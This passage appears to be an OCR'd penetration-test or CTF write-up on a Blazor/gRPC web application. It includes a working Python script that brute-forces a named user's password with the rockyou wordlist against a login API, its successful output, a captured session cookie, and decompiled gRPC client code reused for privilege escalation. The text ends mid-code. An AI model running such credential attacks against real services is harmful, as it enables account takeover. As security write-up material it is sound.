
```python
import hashlib
import httpx

"""
Script to try to discover the password of the user Mike

Dependencies:
    pip install httpx[http2]
"""

#proxies = { "http" : "http://127.0.0.1:8080", "https" : "http://127.0.0.1:8080" }
proxies = {}

def computePwdHash(pwd):
    # Reference ==> "aaaa" == "03fe9fb1c5a282d2b631801e579852d6a6a17760"
    tpl = f"caf73fc6-9eca-4741-be21-d5078fd64852{pwd}caf73fc6-9eca-4741-be21-d5078fd64852"
    return hashlib.sha1(tpl.encode("utf-8")).hexdigest()
```

```
def probePwdHash(pwd_hash, http_client):
    body = "{\"UserName\":\"mike.steel@fancycorp.com\",\"Password\":\"%s\",\"RememberMe\":false}" % pwd_hash
    response = http_client.post("https://fc.xlm-box.com/api/Authorize/Login", data=body)
    return response.status_code == 200


if __name__ == "__main__":
    with httpx.Client(headers={"Content-Type":"application/json; charset=utf-8"}, verify=False, http2=True, proxies=proxies) as client:
        with open("rockyou.txt", "r") as fp:
            for line in fp:
                passwd = line.strip().strip(" ")
                pwd_hash = computePwdHash(passwd)
                pass_auth = probePwdHash(pwd_hash, client)
                print(f"\rTesting {passwd} : {pass_auth} ", end="", flush=False)
                if pass_auth:
                    print(f"\nPassword is {passwd}")
                    break
```

Execution:


```
$ python pwd-guessing.py
Testing dragon : True
Password is dragon
```

Creds were valid:



```
POST /api/Authorize/Login HTTP/2
Host: fc.xlm-box.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://fc.xlm-box.com/login
Content-Type: application/json; charset=utf-8
Origin: https://fc.xlm-box.com
Content-Length: 112
Te: trailers
Connection: close

{"UserName":"mike.steel@fancycorp.com","Password":"ec52f8cd137ec7651bd1516de45b667662f9f5a6","RememberMe":false}
```

```
HTTP/2 200 OK
Cache-Control: no-cache
Date: Sun, 17 Jan 2021 09:46:53 GMT
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Server: Kestrel
Set-Cookie: .AspNetCore.Identity.Application=
CfDJ8ChrlnZS-IJ0o02h55x0aztQzFm2fQM4InBh7eXgs7RAjtcngPJD1Rkmv9jdj01Q3aCp5voGPDFlcNW9zpU8AIqgbrZsw_2Zhr8LXDjfQ79Bn
-VmX61FVfZiEltknaQRnbTMF5ARltOuIM2rPfghx859-09Bx1Fo0SLKqv0RQU_oy_fypbjh9TTmkiPNi-ZUVmEnaQZj-nbxSH-yY5SM6uS5jCAb37
6N8SVt3JnD16I7qTUW9DzmK5ExhSFGsQPfxGJVqZKafyTG6MXg9vxKikqrFhRhXtAgqZpTUNb0ASVR_5uAB1UMi-EcbkXdM-c2CaxITNMYWRGF; p
Content-Length: 0
```



My profile

Id: 360fc4f7-8c88-4cfb-9018-860300f5b748

Display name: Mike Steel

E-mail: mike.steel@fancycorp.com


Role: User

Personal note: I am just a simple user, like all the others. Only an admin may help you in your quest.

From simple user to admin user

OK the next step was to move from simple user to admin user....


As the gRPC classes have the `internal` class access (only accessible from the same assembly) I cannot access methods by calling them from a custom project.



dnSpy v6.1.8 (64-bit, .NET)
File Edit View Debug Window Help
C#
Start
Assembly Explorer
Auth
System.Xml (4.0.0.0)
WindowsBase (4.0.0.0)
BlazorWithIdentity.Client (1.0.0.0)
BlazorWithIdentity.Client.dll
PE
Type References
References
{ } -
{ } BlazorWithIdentity.Client
{ } BlazorWithIdentity.Client.Pages
Index @0200001D
Login @02000020
Profile @02000022
Register @02000025
{ } BlazorWithIdentity.Client.Services.Contracts
{ } BlazorWithIdentity.Client.Services.Implementations
{ } BlazorWithIdentity.Client.Shared
{ } BlazorWithIdentity.Client.States
{ } Identity
Auth @0200000D
Base Type and Interfaces
Derived Types
.cctor() : void @06000065
Descriptor : ServiceDescriptor @17000018
_Marshaller_google_protobuf_Empty : Marshaller<Empty> @04


```
using System;
using System.Runtime.CompilerServices;
using System.Threading;
using Google.Protobuf;
using Google.Protobuf.Reflection;
using Google.Protobuf.WellKnownTypes;
using Grpc.Core;

namespace Identity
{
    // Token: 0x0200000D RID: 13
    internal static class Auth
    {
        // Token: 0x17000018 RID: 24
        // (get) Token: 0x06000064 RID: 100 RVA: 0x00002F1F File Offset: 0x0000111F
        public static ServiceDescriptor Descriptor
        {
            get
            {
                return IdentityReflection.Descriptor.Services[0];
            }
        }

        // Token: 0x06000065 RID: 101 RVA: 0x00002F34 File Offset: 0x00001134
        // Note: this type is marked as 'beforefieldinit'.
        static Auth()
        {
        }
```

So, I have decided to decompile them via ILSpy:



ILSpy
File View Window Help
Open... Ctrl+O
Open from GAC...
Manage assembly lists...
Reload F5
Save Code... Ctrl+S
Generate portable PDB
Remove Assemblies with load errors
Exit
WebAssembly.Bindings (0.2.3.0, .NETStandard, v2.0)
BlazorWithIdentity.Client (1.0.0.0, .NETStandard, v2.1)
BlazorWithIdentity.Shared (1.0.0.0, .NETStandard, v2.1)


Then I have imported the sources of the **Identity** folder in a custom **Console .NET Core 3.1** project type and I have used the same namespace `Ìdentity` for my project:



I have then defined the both custom assemblies `BlazorWithIdentity.*` as dependencies and I have installed the gRPC/Protobuf packages with the help of the following Microsoft documentation:

https://docs.microsoft.com/en-us/aspnet/core/tutorials/grpc/grpc-start?view=aspnetcore-5.0&tabs=visual-studio


```
PS> Install-Package Grpc.Net.Client
PS> Install-Package Google.Protobuf
PS> Install-Package Grpc.Tools
```



```
Packages installed:
    Install-Package Grpc.Net.Client
    Install-Package Google.Protobuf
    Install-Package Grpc.Tools

See https://docs.microsoft.com/en-us/aspnet/core/tutorials/grpc/grpc-start?view=aspnetcore-5.0&tabs=visual-studio
```

```
PM> Install-Package Grpc.Tools
Restoring packages for E:\CurrentPenTest\Work\PERSO\brobox\AppClient\AppClient.csproj...
  GET https://api.nuget.org/v3-flatcontainer/grpc.tools/index.json
  OK https://api.nuget.org/v3-flatcontainer/grpc.tools/index.json 557ms
  GET https://api.nuget.org/v3-flatcontainer/grpc.tools/2.34.1/grpc.tools.2.34.1.nupkg
  OK https://api.nuget.org/v3-flatcontainer/grpc.tools/2.34.1/grpc.tools.2.34.1.nupkg 453ms
Installing Grpc.Tools 2.34.1.
Installing NuGet package Grpc.Tools 2.34.1.
Committing restore...
Generating MSBuild file E:\CurrentPenTest\Work\PERSO\brobox\AppClient\obj\AppClient.csproj.nuget.g.props.
Generating MSBuild file E:\CurrentPenTest\Work\PERSO\brobox\AppClient\obj\AppClient.csproj.nuget.g.targets.
Writing assets file to disk. Path: E:\CurrentPenTest\Work\PERSO\brobox\AppClient\obj\project.assets.json
Restore completed in 15,5 sec for E:\CurrentPenTest\Work\PERSO\brobox\AppClient\AppClient.csproj.
Successfully installed 'Grpc.Tools 2.34.1' to AppClient
Executing nuget actions took 470,3 ms
Time Elapsed: 00:00:16.6186690
PM>
```

The cookie used is the one obtained after the authentication with the user Mike:



```
POST /api/Authorize/Login HTTP/2
Host: fc.xlm-box.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://fc.xlm-box.com/login
Content-Type: application/json; charset=utf-8
Origin: https://fc.xlm-box.com
Content-Length: 112
Te: trailers
Connection: close

{"UserName":"mike.steel@fancycorp.com","Password":"ec52f8cd137ec7651bd1516de45b667662f9f5a6","RememberMe":false}
```


```
HTTP/2 200 OK
Cache-Control: no-cache
Date: Sun, 17 Jan 2021 09:46:53 GMT
Pragma: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Server: Kestrel
Set-Cookie: .AspNetCore.Identity.Application=
CfDJ8ChrlnZS-IJ0o02h55x0aztQzFm2fQM4InBh7eXgs7RAjtcngPJD1Rkmv9jdj01Q3aCp5voGPDF1cNW9zpU8AIqgbrZsw_2Zhr8LXDjfQ79BnvGfzbqYSpSWgNUNfYfJUN5CID4XoQN24wzN4RcM-eSUh
-VmX6lFVfZiEltknaQRnbTMF5ARltOuIM2rPfghx859-09BxlFoOSLKqv0RQU_oy_fypbjh9TTmkiPNi-ZUVmEnaQZj-nbxSH-yY5SM6uS5jCAb37LyGsE9mcnwENkWGgeW0BUZYXMryHekFJZu4mmVDnZ0p6
6N8SVt3JnD16I7qTUW9DzmK5ExhSFGsQPfxGJVqZKafyTG6MXg9vxKikqrFhRhXtAgqZpTUNb0ASVR_5uAB1UMi-EcbkXdM-c2CaxITNMYWRGF  path=/; secure; samesite=lax; httponly
Content-Length: 0
```

I have used the following code to test the communication setup:

```
using System;
using Grpc.Core;
using Grpc.Net.Client;

namespace Identity
```

```
{
    class Program
    {
        static void Main(string[] args)
        {
            GrpcChannel ch = GrpcChannel.ForAddress("https://fc.xlm-
box.com");
            Auth.AuthClient authClient = new Auth.AuthClient(ch);
            Metadata metadata = new Metadata();
            metadata.Add("Cookie",
